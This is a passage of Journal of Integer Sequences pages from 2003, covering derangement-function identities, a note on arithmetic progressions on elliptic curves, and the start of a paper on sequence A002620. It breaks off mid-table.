$$D_n(x) = \begin{cases} n! \sum_{i=0}^{n} \frac{x^i}{i!}, & x \neq 0; \\ n!, & x = 0. \end{cases}$$

It is easy to obtain the following generalized recursive relations:

$$D_n(x) = (x+n)D_{n-1}(x) - x(n-1)D_{n-2}(x) = x^n + nD_{n-1}(x), \quad (D_0(x) = 1, D_1(x) = x+1).$$

Note that $D_n(x)$ is a nice polynomial. Its value for $x = -1$ is D_n, for $x = 0$ is the number of permutations of n distinct objects and for $x = 1$ is w_{n+2} = the number of distinct paths between every pair of vertices in a complete graph on $n+2$ vertices, and

$$D_n(1) = \lfloor en! \rfloor \quad (n \geq 1), \quad \text{(see [3])}.$$

A natural question is

Question 2. Is there any combinatorial meaning for the value of $D_n(x)$ for other values of x?

The above definitions yield

$$D_n(x) = x^n \, {}_2F_0 \left[\begin{array}{cc} 1 & -n \\ - & \end{array} ; -\frac{1}{x} \right] \quad (x \neq 0),$$

and

$$D_n(x) = e^x \Gamma(n+1, x). \tag{12}$$

We obtain

$${}_2F_0 \left[\begin{array}{cc} 1 & -n \\ - & \end{array} ; -1 \right] = \lfloor en! \rfloor,$$

and

$${}_2F_0 \left[\begin{array}{cc} 1 & -n \\ - & \end{array} ; 1 \right] = (-1)^n \left\lfloor \frac{n!+1}{e} \right\rfloor.$$

Also we have some corollaries.

Corollary 3.1 *For every real $x \neq 0$ we have*

$${}_1F_1 \left[\begin{array}{c} n+1 \\ n+2 \end{array} ; -x \right] = \frac{(n+1)(n! - e^{-x} D_n(x))}{x^{n+1}}.$$

Proof: Obvious. □

Corollary 3.2 *For every integer $n \geq 1$ we have*

$$\int_{-1}^{\infty} e^{-t}t^n dt = e\left\lfloor \frac{n!+1}{e} \right\rfloor,$$

$$\int_{0}^{\infty} e^{-t}t^n dt = n!,$$

$$\int_{1}^{\infty} e^{-t}t^n dt = \frac{\lfloor en! \rfloor}{e},$$

and

$$\int_{0}^{1} e^{-t}t^n dt = \frac{\{en!\}}{e},$$

$$\int_{-1}^{0} e^{-t}t^n dt = \begin{cases} -e\{\frac{n!}{e}\} & n \text{ is odd}, \\ e - e\{\frac{n!}{e}\} & n \text{ is even}. \end{cases}$$

$$\int_{-1}^{1} e^{-t}t^n dt = e\lfloor (e+e^{-1})n! \rfloor - (e+e^{-1})\lfloor en! \rfloor,$$

Proof: Use relations (3), (6), (9), (12) and the definition of derangement function in the case $x = 0$. □

Question 3. Are there any similar formulas for ${}_2F_0\left[\begin{array}{cc} 1 & -n \\ - & \end{array}; -\frac{1}{x}\right]$? In other words, given any real number x, is there an interval I (dependent on x) such that

$$n!\sum_{i=0}^{n}\frac{x^i}{i!} = \lfloor e^x n! + m \rfloor \quad (m \in I_x)?$$

4 Acknowledgements

I would like to express my gratitude to Dr. J. Rooin for his valuable guidance. Also I thank the referee for his/her priceless comments on the third section.

References

[1] T.M. Apostol, *Mathematical Analysis*, Addison-Wesley, 1974.

[2] P.J. Cameron, *Combinatorics: Topics, Techniques, Algorithms*, Cambridge University Press, 1994.

[3] M. Hassani, Cycles in graphs and derangements, *Math. Gazette*, to appear.

[4] M. Petkovšek, H.S. Wilf and D. Zeilberger, $A = B$, A. K. Peters, 1996. Also available at `http://www.cis.upenn.edu/~wilf/AeqB.html`.

2000 *Mathematics Subject Classification*: 05A10, 33B20, 33C20.
Keywords: e, derangements, derangement function, incomplete gamma function, hypergeometric function

---

(Concerned with sequence A000166.)

Received February 17, 2003; revised version received February 24, 2003. Published in *Journal of Integer Sequences* February 25, 2003.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 6
(2003), Article 03.1.1

Derived Sequences

G. L. Cohen
Department of Mathematical Sciences, Faculty of Science
University of Technology, Sydney
PO Box 123, Broadway, NSW 2007
Australia

and

D. E. Iannucci
Division of Science and Mathematics
University of the Virgin Islands
St. Thomas, VI 00802
USA

Abstract: We define a multiplicative arithmetic function *D* by assigning *D(p^a)=ap^{a-1}*, when *p* is a prime and *a* is a positive integer, and, for *n* >= 1, we set *D^0(n)=n* and *D^k(n)=D(D^{k-1}(n))* when *k*>= 1. We term *{D^k(n)}_{k >= 0}* the derived sequence of *n*. We show that all derived sequences of *n* < 1.5 * 10^10 are bounded, and that the density of those *n* in **N** with bounded derived sequences exceeds 0.996, but we conjecture nonetheless the existence of unbounded sequences. Known bounded derived sequences end (effectively) in cycles of lengths only 1 to 6, and 8, yet the existence of cycles of arbitrary length is conjectured. We prove the existence of derived sequences of arbitrarily many terms without a cycle.

Full version: pdf, dvi, ps, latex

Received October 25, 2002; revised version received December 1, 2002. Published in *Journal of Integer Sequences* December 23, 2002.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003), Article 03.1.2

Derangements and Applications

Mehdi Hassani
Department of Mathematics
Institute for Advanced Studies in Basic Sciences
Zanjan, Iran

Abstract: In this paper we introduce some formulas for the number of derangements. Then we define the derangement function and use the software package MAPLE to obtain some integrals related to the incomplete gamma function and also to some hypergeometric summations.

Full version: pdf, dvi, ps, latex

(Concerned with sequence A000166 .)

Received February 17, 2003; revised version received February 24, 2003. Published in *Journal of Integer Sequences* February 25, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003), Article 03.1.3

A Note on Arithmetic Progressions on Elliptic Curves

Garikai Campbell
Department of Mathematics and Statistics
Swarthmore College
Swarthmore, PA 19081
USA

Abstract: Andrew Bremner (*Experiment. Math.* **8** (1999), 409-413) has described a technique for producing infinite families of elliptic curves containing length 7 and length 8 arithmetic progressions. This note describes another way to produce infinite families of elliptic curves containing length 7 and length 8 arithmetic progressions. We illustrate how the technique articulated here gives an easy way to produce an elliptic curve containing a length 12 progression and an infinite family of elliptic curves containing a length 9 progression, with the caveat that these curves are not in Weierstrass form.

Full version: pdf, dvi, ps, latex

Received February 5, 2003; revised version received February 7, 2003. Published in *Journal of Integer Sequences* February 25, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.1.3

A NOTE ON ARITHMETIC PROGRESSIONS ON ELLIPTIC CURVES

Garikai Campbell

Department of Mathematics and Statistics
Swarthmore College
Swarthmore, PA 19081
USA

Abstract. Andrew Bremner (*Experiment. Math.* **8** (1999), 409–413) has described a technique for producing infinite families of elliptic curves containing length 7 and length 8 arithmetic progressions. This note describes another way to produce infinite families of elliptic curves containing length 7 and length 8 arithmetic progressions. We illustrate how the technique articulated here gives an easy way to produce an elliptic curve containing a length 12 progression and an infinite family of elliptic curves containing a length 9 progression, with the caveat that these curves are not in Weierstrass form.

1. Introduction.

There are two (affine) models of elliptic curve that are very common. They are $y^2 = f(x)$ where $f(x)$ is either a cubic or a quartic. We will say that *points on a particular model of an elliptic curve are in arithmetic progression* if their x-coordinates form an arithmetic progression. For example, Buhler, Gross and Zagier [3] found that the points $(-3, 0)$, $(-2, 3)$, $(-1, 3)$, $(0, 2)$, $(1, 0)$, $(2, 0)$, $(3, 3)$, and $(4, 6)$ form an arithmetic progression of length 8 on the curve $y^2 + y = (x - 1)(x - 2)(x + 3)$. Moreover, Bremner [2] proves:

Theorem 1.1. *Each point on the elliptic curve*

$$C : y^2 = x^3 - x^2 - 36x + 36$$

corresponds to an elliptic curve in Weierstrass form containing at least 8 points in arithmetic progression.

Before proving this theorem, Bremner considers the following strategy. First he remarks that any monic degree 8 polynomial, $P(x)$, can be written as $Q(x)^2 - R(x)$ where the degree of $R(x)$ is less than or equal to 3. If $R(x)$ has degree precisely 3 and no repeated zeros, then $y^2 = R(x)$ is an elliptic curve and for each zero, α, of $P(x)$, this elliptic curve contains a pair of points with x-coordinate α. So one possible strategy for producing an elliptic curve with an arithmetic progression of length 8 might be to let $P(x) = x(x+1)(x+2)\cdots(x+7)$ and compute the corresponding $R(x)$ so that $P(x) = Q(x)^2 - R(x)$. Unfortunately, in this case, $R(x)$ is linear and so this strategy fails for *any* degree 8 polynomial whose zeros form an arithmetic progression. The goal of this note is to illustrate how to turn this strategy into a successful one.

2. Arithmetic Progressions of Length 8

The statement that a degree 8 polynomial can be written as $Q(x)^2 - P(x)$ is a special case of the following:

Proposition 2.1. *If $P(x)$ is a monic polynomial of degree $2n$ defined over a field k, then there are unique polynomials $Q(x)$ and $R(x)$ defined over k such that*

(1) *$P(x) = Q(x)^2 - R(x)$ and*
(2) *the degree of $R(x)$ is strictly less than n.*

Since $R(x)$ is a square at every zero of $P(x)$, if $R(x)$ is a cubic or a quartic with no repeated zeros, then we can produce elliptic curves $y^2 = R(x)$ with great control over many of the x-coordinates.

Remark 2.2. We note that Mestre [9] was first to observe that this relatively simple proposition could be used to produce elliptic curves of large rank. Since Mestre's first paper exploiting this idea, many others ([4], [6], [7], [8], [11]) have used the proposition in clever ways to produce elliptic curves and infinite families of elliptic curves with the largest known rank (often with some condition on the torsion subgroup).

Now consider the polynomial

$$p_t(x) = (x-t)^2 \prod_{j=0}^{5} (x-j) \ \in \mathbb{Q}(t)[x].$$

In this case, we can write

$$p_t(x) = q_t(x)^2 - f_t(x),$$

where $f_t(x)$ is a polynomial of degree 3 in $\mathbb{Q}(t)[x]$ such that

(1) the discriminant of $f_t(x)$ is an irreducible polynomial in $\mathbb{Q}[t]$
(2) the coefficient of x^3 is $c(2t-5)$, where $c \in \mathbb{Q}$.

Therefore, we have that

Theorem 2.3. *The curve E_t defined by $y^2 = f_t(x)$ is an elliptic curve defined over $\mathbb{Q}(t)$, containing at least six points in arithmetic progression and for each $t_0 \in \mathbb{Q}$, $t_0 \neq 5/2$, the specialization of E_t at $t = t_0$ gives an elliptic curve defined over $\mathbb{Q}$ containing at least six points in arithmetic progression.*

We next observe that $f_t(6)$ is a conic in $\mathbb{Q}[t]$ which is a rational square when $t = 6$. Therefore, we can parameterize all rational solutions to $y^2 = f_t(6)$ by letting

$$t \ = \ \frac{6m^2 - 126m - 285360}{m^2 - 72256}. \tag{2.1}$$

Since no rational value of m gives $t = 5/2$, we have:

Corrolary 2.4. *Let $g_m(x)$ be the polynomial $f_t(x)$ with t given by (2.1). The curve E_m defined by $y^2 = g_m(x)$ is an elliptic curve defined over $\mathbb{Q}(m)$ containing at least seven points in arithmetic progression and for each $m_0 \in \mathbb{Q}$, the specialization of E_m at $m = m_0$ gives an elliptic curve defined over $\mathbb{Q}$ containing at least seven points in arithmetic progression.*

If we continue in this vein and explore the conditions imposed by $y^2 = g_m(7)$, we find the following.

Theorem 2.5. *Let D be the elliptic curve defined by*

$$\begin{aligned} D : y^2 = &-264815m^4 - 19343520m^3 + 62846856064m^2 \\ &-2906312951808m - 495507443511296. \end{aligned}$$

Let

$$\begin{aligned} g_3 &= -18816m^4 + 677376m^3 + 1922543616m^2 \\ &\quad -48944480256m - 40678301368320, \\ g_2 &= 236896m^4 - 9821952m^3 - 22598349824m^2 \\ &\quad +508953231360m + 520252184657920, \\ g_1 &= -958800m^4 + 40985280m^3 + 89932669440m^2 \\ &\quad -1957723729920m - 2113363439616000, \ \textit{and} \\ g_0 &= 1292769m^4 - 57304800m^3 - 118795148928m^2 \\ &\quad +2647001548800m + 2758336954896384. \end{aligned}$$

Then

$$E'_m : y^2 = g_3\ x^3 + g_2\ x^2 + g_1\ x + g_0,$$

is an elliptic curve defined over $\mathbb{Q}(D)$ containing the 8 points in arithmetic progression with x-coordinates 0, 1, 2, ... , 7.

Proof. E'_m is isomorphic to E_m via the change of variables $y \mapsto y/(m^2 - 72256)$. Substituting $x = 7$ into E'_m, we get the curve D. □

Moreover, if we let $D(\mathbb{Q})$ be the group of rational points on D, then we have that $D(\mathbb{Q})$ is infinite. More specifically, we have:

Proposition 2.6. *D has rank 2 and torsion subgroup $\mathbb{Z}/2\mathbb{Z}$.*

Proof. A short computer search reveals that $O = (-88, 15628032)$ is a point in $D(\mathbb{Q})$. Taking O taken to be the identity, $D(\mathbb{Q})$ is generated by

$$\begin{aligned} P_0 &= (10984/79, -80015523840/6241) \text{ and} \\ P_1 &= (-1363640/2531, 31969540657152/6405961), \end{aligned}$$

and contains the point of order two:

$$P_2 = (10984/79, 80015523840/6241).$$

□

(The calculations above were performed with the help of `mwrank` [5] and GP [1].)

An immediate consequence of the proposition above is the following:

Corrolary 2.7. *Each point on the elliptic curve D corresponds to an elliptic curve in Weierstrass form containing at least 8 points in arithmetic progression.*

Remark 2.8. This condition is very similar to the condition found in Bremner's construction– namely, that points on the curve C give rise to elliptic curves with 8 points in arithmetic progression. The differences are that C has rank 1 and torsion subgroup $\mathbb{Z}/2\mathbb{Z}\times\mathbb{Z}/2\mathbb{Z}$, while D has rank 2 and torsion subgroup $\mathbb{Z}/2\mathbb{Z}$.

3. Longer Progressions

This construction can also be used to produce progressions of length greater than 8 on elliptic curves of the form $y^2 = f(x)$ where $f(x)$ is a quartic. More specifically, we have:

Theorem 3.1. *There exists an elliptic curve in the form $y^2 = w(x)$, with $w(x)$ a quartic, containing 12 points in arithmetic progression.*

Proof. Let

$$g_0(x) = \prod_{j=0}^{11}(x-j).$$

Then $g_0(x) = u_0(x)^2 - (81/4)\cdot v_0(x)$, with

$$\begin{aligned} u_0(x) &= x^6 - 33x^5 + 418x^4 - 2541x^3 + (14993/2)x^2 \\ &\quad -(18513/2)x + (4851/2), \text{ and} \\ v_0(x) &= 429x^4 - 9438x^3 + 74295x^2 - 246246x + 290521. \end{aligned}$$

Since the discriminant of $v_0(x)$ is nonzero, the curve $E : y^2 = v_0(x)$ is an elliptic curve. This elliptic curve then contains a length 12 arithmetic progression. □

(Note that by using `mwrank`, we computed the rank of this curve to be 4 with torsion subgroup $\mathbb{Z}/2\mathbb{Z}$.)

The construction above produces a single curve and it is unclear how to produce an infinite family of curves containing a length 12 progression using this idea. The problem is that, in general, if the $P(x)$ of proposition 2.1 is taken to have degree 12, then the $R(x)$ is only guaranteed to have degree less than or equal to 5, not 4. Therefore, the curve $y^2 = R(x)$ need not be an elliptic curve. We can, however, prove the following.

Theorem 3.2. *There are infinitely many elliptic curves of the form $y^2 = w(x)$, with $w(x)$ a quartic, containing 9 points in arithmetic progression.*

Proof. Let

$$g(x) = (x-a)\cdot\prod_{j=0}^{8}(x-j),$$

and write $g(x)$ as $u(x)^2 - v(x)$. $v(x)$ is a degree four polynomial in $\mathbb{Q}(a)[x]$ with discriminant zero only for $a \in \{0, 4, 8\}$. □

The work here (and that of Bremner) leaves open the following questions:

Open Question 3.3. *Is there an elliptic curve of the form $y^2 = f(x)$, $f(x)$ a cubic, containing a length 9 arithmetic progression? Are there infinitely many?*

Open Question 3.4. *Is there an elliptic curve of the form* $y^2 = f(x)$, $f(x)$ *a quartic, containing a length 13 arithmetic progression? Are there infinitely many curves in this form containing a length 10 progression?*

And finally,

Open Question 3.5. *What is the longest arithmetic progression one can find on an elliptic curve in the form* $y^2 = f(x)$, *where* $f(x)$ *is a cubic? a quartic?*

4. Acknowledgments

This work was completed with the support of the Lindback Foundation Minority Junior Faculty Grant.

References

[1] C. Batut, K. Belabas, D. Bernardi, H. Cohen, and M. Olivier. The Pari system. `ftp://megrez.math.u-bordeaux.fr/pub/pari/`, 2000.

[2] Andrew Bremner. On arithmetic progressions on elliptic curves. *Experiment. Math.*, **8** (1999), 409 – 413.

[3] J. P. Buhler, B. H. Gross, and D. B. Zagier. On the conjecture of Birch and Swinnerton-Dyer for an elliptic curve of rank 3. *Math. Comp.*, **44** (1985), 473 – 481.

[4] Garikai Campbell. *Finding elliptic curves and infinite families of elliptic curves defined over Q of large rank*. PhD thesis, Rutgers University, June 1999. Available at `http://math.swarthmore.edu/kai/thesis.html`.

[5] John Cremona. Home page. `http://www.maths.nottingham.ac.uk/personal/jec/ftp/progs/`.

[6] Stefane Férmigier. Un exemple de courbe elliptique définie sur Q de rang ≥ 19. *C. R. Acad. Sci. Paris Sér. I*, **315** (1992), 719 – 722.

[7] Shoichi Kihara. On an infinite family of elliptic curves with rank ≥ 14 over Q. *Proc. Japan Acad. Ser. A.*, **73** (1997) 32.

[8] L. Kulesz. *Arithmétique des courbes algébriques de genre au moins deux*. PhD thesis, Université Paris 7, 1998.

[9] Jean-François Mestre. Construction d'une courbe elliptique de rang ≥ 12. *C. R. Acad. Sci. Paris Sér. I*, **295** (1982), 643 – 644.

[10] Jean-François Mestre. Courbes elliptiques de rang ≥ 11 sur $Q(t)$. *C. R. Acad. Sci. Paris Sér. I*, **313** (1991), 139 – 142.

[11] Koh-Ichi Nagao. Examples of elliptic curves over Q with rank ≥ 17. *Proc. Japan Acad. Ser. A.*, **68** (1997), 287 – 289.

2000 *Mathematics Subject Classification*: 11G05, 11B25 .
Keywords: elliptic curves, arithmetic progression

Received February 5, 2003; revised version received February 7, 2003. Published in *Journal of Integer Sequences* February 25, 2003.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 6
(2003), Article 03.1.4

The Integer Sequence A002620 and Upper Antagonistic Functions

Sam E. Speed
Department of Mathematical Sciences
University of Memphis
Memphis, TN 38152-3240
USA

Abstract: This paper shows the equivalence of various integer functions to the integer sequence A002620, and to the maximum of the product of certain pairs of combinatorial or graphical invariants. This maximum is the same as the upper bound of the Nordhaus-Gaddum inequality and related to Turán's number. The computer algebra program MAPLE is used for solutions of linear recurrence and differential equations in some of the proofs. Chapter three of *The Encyclopedia of Integer Sequences* by Sloane and Plouffe describes the usefulness of apparently different expressions of an integer sequence.

Full version: pdf, dvi, ps, latex

(Concerned with sequence A002620 .)

Received January 10 2001; revised versions received March 19 2002; February 26, 2003. Published in *Journal of Integer Sequences* March 2, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.1.4

The Integer Sequence A002620 and Upper Antagonistic Functions

Sam E. Speed

Department of Mathematical Sciences
University of Memphis
Memphis, TN 38152-3240

Email address: speeds@msci.memphis.edu

Abstract

This paper shows the equivalence of various integer functions to the integer sequence A002620, and to the maximum of the product of certain pairs of combinatorial or graphical invariants. This maximum is the same as the upper bound of the Nordhaus-Gaddum inequality and related to Turán's number. The computer algebra program `MAPLE` *is used for solutions of linear recurrence and differential equations in some of the proofs. Chapter three of* The Encyclopedia of Integer Sequences *by Sloane and Plouffe describes the usefulness of apparently different expressions of an integer sequence.*

Define $\lfloor r \rfloor$, the floor of r, to be the largest integer less than or equal to a real number r, and $\lceil r \rceil$, the ceiling of r, the smallest integer greater than or equal to r. For manipulations of floor and ceiling operations, see chapter three of [20], and for graph theory terms see [10, 13, 21].

Theorem 1.1 *For n a positive integer the expressions in the following 29 paragraphs are equal. (for $n = 0$ see the comment at the end of this list)*

1. *The n^{th} term of the infinite sequence* $1, 2, 4, 6, 9, 12, 16, 20, 25, 30, 36, 42, 49, 56, 64, 72, 81, \ldots$ *which is sequence A002620 of the The On-Line Encyclopedia of Integer Sequences* (OEIS) [31] *without the leading zeros. See the comment at end of this list.*

2. $\begin{cases} k^2, & n = 2k-1 \\ k(k+1), & n = 2k \end{cases} = \begin{cases} \sum_{i=1}^{k}(2i-1), & n = 2k-1 \\ \sum_{i=1}^{k} 2k, & n = 2k \end{cases} = \begin{cases} \frac{(n+1)^2}{4}, & n \text{ odd} \\ \frac{(n+1)^2-1}{4}, & n \text{ even} \end{cases} = \frac{n^2}{4} + \frac{n}{2} + \frac{1-(-1)^n}{8}.$

3. $\left\lfloor (\frac{n+1}{2})^2 \right\rfloor = \left\lceil \frac{(n+1)^2-1}{4} \right\rceil = \left\lfloor (\frac{n+1}{2}) \right\rfloor + \left\lfloor (\frac{n}{2})^2 \right\rfloor = \left\lceil (\frac{n-1}{2}) \right\rceil + \left\lceil (\frac{n}{2})^2 \right\rceil.$

4. $\left\lfloor \frac{n+1}{2} \right\rfloor \cdot \left\lceil \frac{n+1}{2} \right\rceil = \left\lfloor \frac{n+1}{2} \right\rfloor \cdot \left(\left\lfloor \frac{n+1}{2} \right\rfloor + \begin{cases} 0, \text{ if } n \text{ odd} \\ 1, \text{ if } n \text{ even} \end{cases} \right) = \left\lfloor \frac{n+1}{2} \right\rfloor \cdot \left\lfloor \frac{n+2}{2} \right\rfloor = \left\lceil \frac{n}{2} \right\rceil \cdot \left\lceil \frac{n+1}{2} \right\rceil = \left\lceil \frac{n}{2} \right\rceil \cdot \left(\left\lceil \frac{n}{2} \right\rceil + \begin{cases} 0, \text{ if } n \text{ odd} \\ 1, \text{ if } n \text{ even} \end{cases} \right) = \left\lceil \frac{n+1}{2} \right\rceil \cdot \left(\left\lceil \frac{n+1}{2} \right\rceil - \begin{cases} 0, \text{ if } n \text{ odd} \\ 1, \text{ if } n \text{ even} \end{cases} \right).$

5. $\sum_{k=0}^{n-1} \left\lfloor \frac{k+2}{2} \right\rfloor = \sum_{k=1}^{n} \left\lfloor \frac{k+1}{2} \right\rfloor = \sum_{k=2}^{n+1} \left\lfloor \frac{k}{2} \right\rfloor = n + \sum_{k=2}^{n-1} \left\lfloor \frac{k}{2} \right\rfloor = \sum_{k=1}^{n} \left\lceil \frac{k}{2} \right\rceil.$

6. $\sum_{k=0}^{\lfloor \frac{n-1}{2} \rfloor}(n-2k) = n+(n-1)\left\lfloor \frac{n-1}{2} \right\rfloor - \left\lfloor \frac{n-1}{2} \right\rfloor^2 = \left(n+1-\left\lfloor \frac{n+1}{2} \right\rfloor\right)\left\lfloor \frac{n+1}{2} \right\rfloor = \sum_{k=\lfloor \frac{n+1}{2} \rfloor+1}^{n+1}(2k-n-2) =$
$\sum_{k=0}^{\lceil \frac{n-1}{2} \rceil}(n-2k) = n+(n-1)\left\lceil \frac{n-1}{2} \right\rceil - \left\lceil \frac{n-1}{2} \right\rceil^2 = \left(n+1-\left\lceil \frac{n+1}{2} \right\rceil\right)\left\lceil \frac{n+1}{2} \right\rceil = \sum_{k=\lceil \frac{n+1}{2} \rceil+1}^{n+1}(2k-n-2) =$
$\sum_{k=\lfloor \frac{n+2}{2} \rfloor}^{n}(2k-n) = \sum_{k=\lceil \frac{n+1}{2} \rceil}^{n}(2k-n) = \sum_{k=1}^{\lfloor \frac{n+1}{2} \rfloor} 2k - \begin{cases} \lfloor \frac{n+1}{2} \rfloor, & \text{if } n \text{ odd} \\ 0, & \text{if } n \text{ even} \end{cases} = \sum_{k=1}^{\lceil \frac{n+1}{2} \rceil}(2k-1) - \begin{cases} 0, & \text{if } n \text{ odd} \\ \lceil \frac{n+1}{2} \rceil, & \text{if } n \text{ even} \end{cases}.$

7. *The coefficient of x^n in the power series expansion of* $\frac{x}{1-2x+2x^3-x^4} = \frac{x}{(1+x)(1-x)^3} = \frac{1}{(1-x)^2}\sum_{k=1}^{\infty} x^{2k-1}$. *This is the generating function of the sequence.*

8. ***recurrence equations.*** *The n^{th} term of the sequence $\langle a(k) \rangle_{k=1}^{\infty}$ which is the solution of **any** of the following recurrence equations for all positive integers k :*

   (a) $a(k+1) + a(k) = \binom{k+2}{2} = \frac{(k+2)(k+1)}{2}$ *with* $a(1) = 1$.

   (b) $a(k+2) = a(k) + k + 2$ *with* $a(1) = 1$, $a(2) = 2$.

   (c) $a(k+3) = a(k+2) + a(k+1) - a(k) + 1$ *with* $a(1) = 1$, $a(2) = 2$, $a(3) = 4$.

   (d) $a(k+4) = 2a(k+3) - 2a(k+1) + a(k)$ *with* $a(1) = 1$, $a(2) = 2$, $a(3) = 4$, $a(4) = 6$.

(e) $(k+1)a(k+2) = 2a(k+1) + (k+3)a(k)$ *with* $a(1) = 1$, $a(2) = 2$.

(f) $(k+2)a(k+3) = (k+3)a(k+2) + (k+2)a(k+1) - (k+3)a(k)$ *with* $a(1) = 1$, $a(2) = 2$, $a(3) = 4$.

9. ***difference equations.*** *The* n^{th} *term of the sequence* $\langle a(k)\rangle_{k=1}^{\infty}$ *which is the solution of* ***any*** *of the following difference equations for all positive integers* k, *where* $\triangle a(k) = a(k+1) - a(k)$ *and* $\triangle^2 a(k) = \triangle a(k+1) - \triangle a(k)$.

(a) $\triangle a(k) = 1, 2, 2, 3, 3, 4, 4, 5, 5, \ldots, \lceil \frac{k+1}{2} \rceil, \ldots$ *and with* $a(1) = 1$. *This difference sequence is like the sequence A004526 of* OEIS [31].

(b) $\triangle^2 a(k) = \begin{cases} 1, & \text{if } k \text{ odd} \\ 0, & \text{if } k \text{ even} \end{cases}$ *with* $a(1) = \triangle a(1) = 1$.

(c) $\triangle a(k+1) + \triangle a(k) = k + 2$ *with* $a(1) = \triangle a(1) = 1$.

(d) $\triangle a(k+2) = \triangle a(k) + 1$ *with* $a(1) = \triangle a(1) = 1, \triangle a(2) = 2$.

(e) $\triangle^2 a(k+1) + \triangle^2 a(k) = 1$ *with* $a(1) = \triangle a(1) = \triangle^2 a(1) = 1$.

(f) $\triangle^3 a(k) + 2\triangle^2 a(k) = 1$ *with* $a(1) = \triangle a(1) = \triangle^2 a(1) = 1$.

10. ***differential equations.***

(a) *The coefficient of* x^{n-1} *in the power series expansion of the solution* $F(x)$ *of the differential equation:* $(1-x^2)\frac{dF}{dx}(x) = 2(1+2x)F(x)$ *with* $F(0) = 1$.

The coefficient of x^n *in the power series expansion of the solution* $F(x)$ *of* ***any*** *of the following differential equations:*

(b) $(1-x^2)\frac{dF}{dx}(x) = (4 + 3x - 2x^2 + x^3)F(x) + 1$ *with* $F(0) = 0$.

(c) $(1-x^2)\frac{d^2F}{dx^2}(x) = (4 + 5x - 2x^2 + x^3)\frac{dF}{dx}(x) + (3 - 4x + 3x^2)F(x)$ *with* $F(0) = 0$, $\frac{dF}{dx}(0) = 1$.

The coefficient of x^{n+1} *in the power series expansion of the solution* $F(x)$ *of* ***any*** *of the following differential equations:*

(d) $(1-x^2)\frac{dF}{dx}(x) = (6 + 2x - 4x^2 + 2x^3)F(x) + 2x$ *with* $F(0) = 0$.

(e) $x(1-x^2)\frac{d^2F}{dx^2}(x) = (1 + 6x + 3x^2 - 4x^3 + 2x^4)\frac{dF}{dx}(x) + (-6 - 4x^2 + 4x^3)F(x)$ *with* $F(0) = 0$ *and* $\frac{d^2F}{d^2x}(0) = 2$. (*or* $\frac{dF}{dx}(-2) = \frac{-4}{27}$, $\frac{dF}{dx}(2) = \frac{28}{9}$)

11. $\underset{k\in\{1,\ldots,n\}}{\text{Max}}\ k \cdot (n-k+1)$.

12. $\max_{\mathfrak{A} \in Part(1..n)} |\mathfrak{A}| \cdot \max_{A \in \mathfrak{A}} |A|$ *where* $Part(1..n)$ *is the collection of set partitions of the set* $\{1, \ldots, n\}$, $|\mathfrak{A}|$ *is the number of blocks, and* $\max_{A \in \mathfrak{A}} |A|$ *is the size of the largest block of partition* $\mathfrak{A}$.

13. $\max_{\alpha \in \mathrm{perm}(n)} i(\alpha) \cdot d(\alpha)$ *where* $\mathrm{perm}(n)$ *is the set of permutations of* $\{1, \ldots, n\}$, $i(\alpha)$ *is the length of the longest increasing subsequence and* $d(\alpha)$ *the longest decreasing subsequence of permutation* α. *See* [30].

14. $\max_{p \in S(n)} \max(p) \cdot \mathrm{len}(p)$ *where* $S(n)$ *is the set of compositions or partitions of* n *(the sequences, with or without regard to order, of positive integers which sum to* n*),* $\max(p)$ *is the size of the largest part, and* $\mathrm{len}(p)$ *is the number of parts of* p. *See chapter 6 of* [29].

15. $\max_{P \in \mathrm{ppart}(n)} \#\mathrm{rows}(P) \cdot \#\mathrm{cols}(P)$ *where* $\mathrm{ppart}(n)$ *is the set of plane partitions or Young tableaux of* n. *See* [8, p.217], [35, p.81], [17] *and* [30].

16. $\max_{G \in \mathrm{graph}(n)} \chi(G) \cdot \chi(\overline{G})$ *where* $\mathrm{graph}(n)$ *is the set of simple graphs on* n *vertices,* $\chi(G)$ *is the chromatic number and* $\overline{G}$ *the complement of graph* G.

17. $\max_{G \in \mathrm{graph}(n)} \omega(G) \cdot \overline{\omega}(G)$ *where* $\mathrm{graph}(n)$ *is the set of simple graphs on* n *vertices,* $\overline{\omega}(G) = \omega(\overline{G})$ *is the independence number and* $\omega(G)$ *is the clique number of graph* G.

18. $\max_{G \in \mathrm{graph}(n)} (1 + \Delta(G)) \cdot \gamma(G)$ *where* $\Delta(G)$ *is the size of the largest degree of the vertices and* $\gamma(G)$ *is the domination number of the simple graph* G. *(*γ *is the smallest size set of vertices of* G*, such that every vertex is in the set or adjacent to it.)*

19. $\max_{u \in \Omega_n} f(u) \cdot g(u)$ *where* $\langle \Omega_k \rangle_{k=1}^{\infty}$ *is a sequence of finite sets and for each positive integer* k*, there are functions* f *and* g *from* Ω_k *to* $\{1, \ldots, k\}$ *such that for all* $u \in \Omega_k$, $f(u) + g(u) \leq k+1$*, and there exist* $w \in \Omega_k$*, such that* $f(w)+g(w) = k+1$ *and* $|f(w)-g(w)| \leq 1$.

    Note that this is a generalization of the above items 11 to 18, which are special cases; see section 2 below.

20. *The number of graphs with multiple edges and loops on two vertices and* $n - 1$ *edges.*

21. *The number of connected bipartite graphs with part sizes* n *and* 2. *See* Gordon Royle, `/www.cs.uwa.edu.au/~gordon/`

22. *The number of (noncongruent) integer-sided triangles with largest side* n. *See* [22, 23]

23. *The value of* $f(n)$ *where* f *is the solution of the functional equation* $f(m+k)-f(m-k)=k(m+1)$ *for positive integers* $k<m$, *and* $f(1)=1, f(2)=2$.

24. *The* n^{th} *term of the row* 3 (*and column* 3) *of Losanitsch's array.*

Losanitsch's array, values of $L(r,c)$ *from* [32]

$r\backslash c$	1	2	3	4	5	6	7	8	9	10	11		*seq. no. in OEIS* [31]
1	1	1	1	1	1	1	1	1	1	1	1	...	A000012
2	1	1	2	2	3	3	4	4	5	5	6	...	A004526
3	1	2	4	6	9	12	16	20	25	30	36	...	**A002620**
4	1	2	6	10	19	28	44	60	85	110	146	...	A005993
5	1	3	9	19	38	66	110	170	255	365	511	...	A005994
6	1	3	12	28	66	126	236	396	651	1001	1512	...	A005995

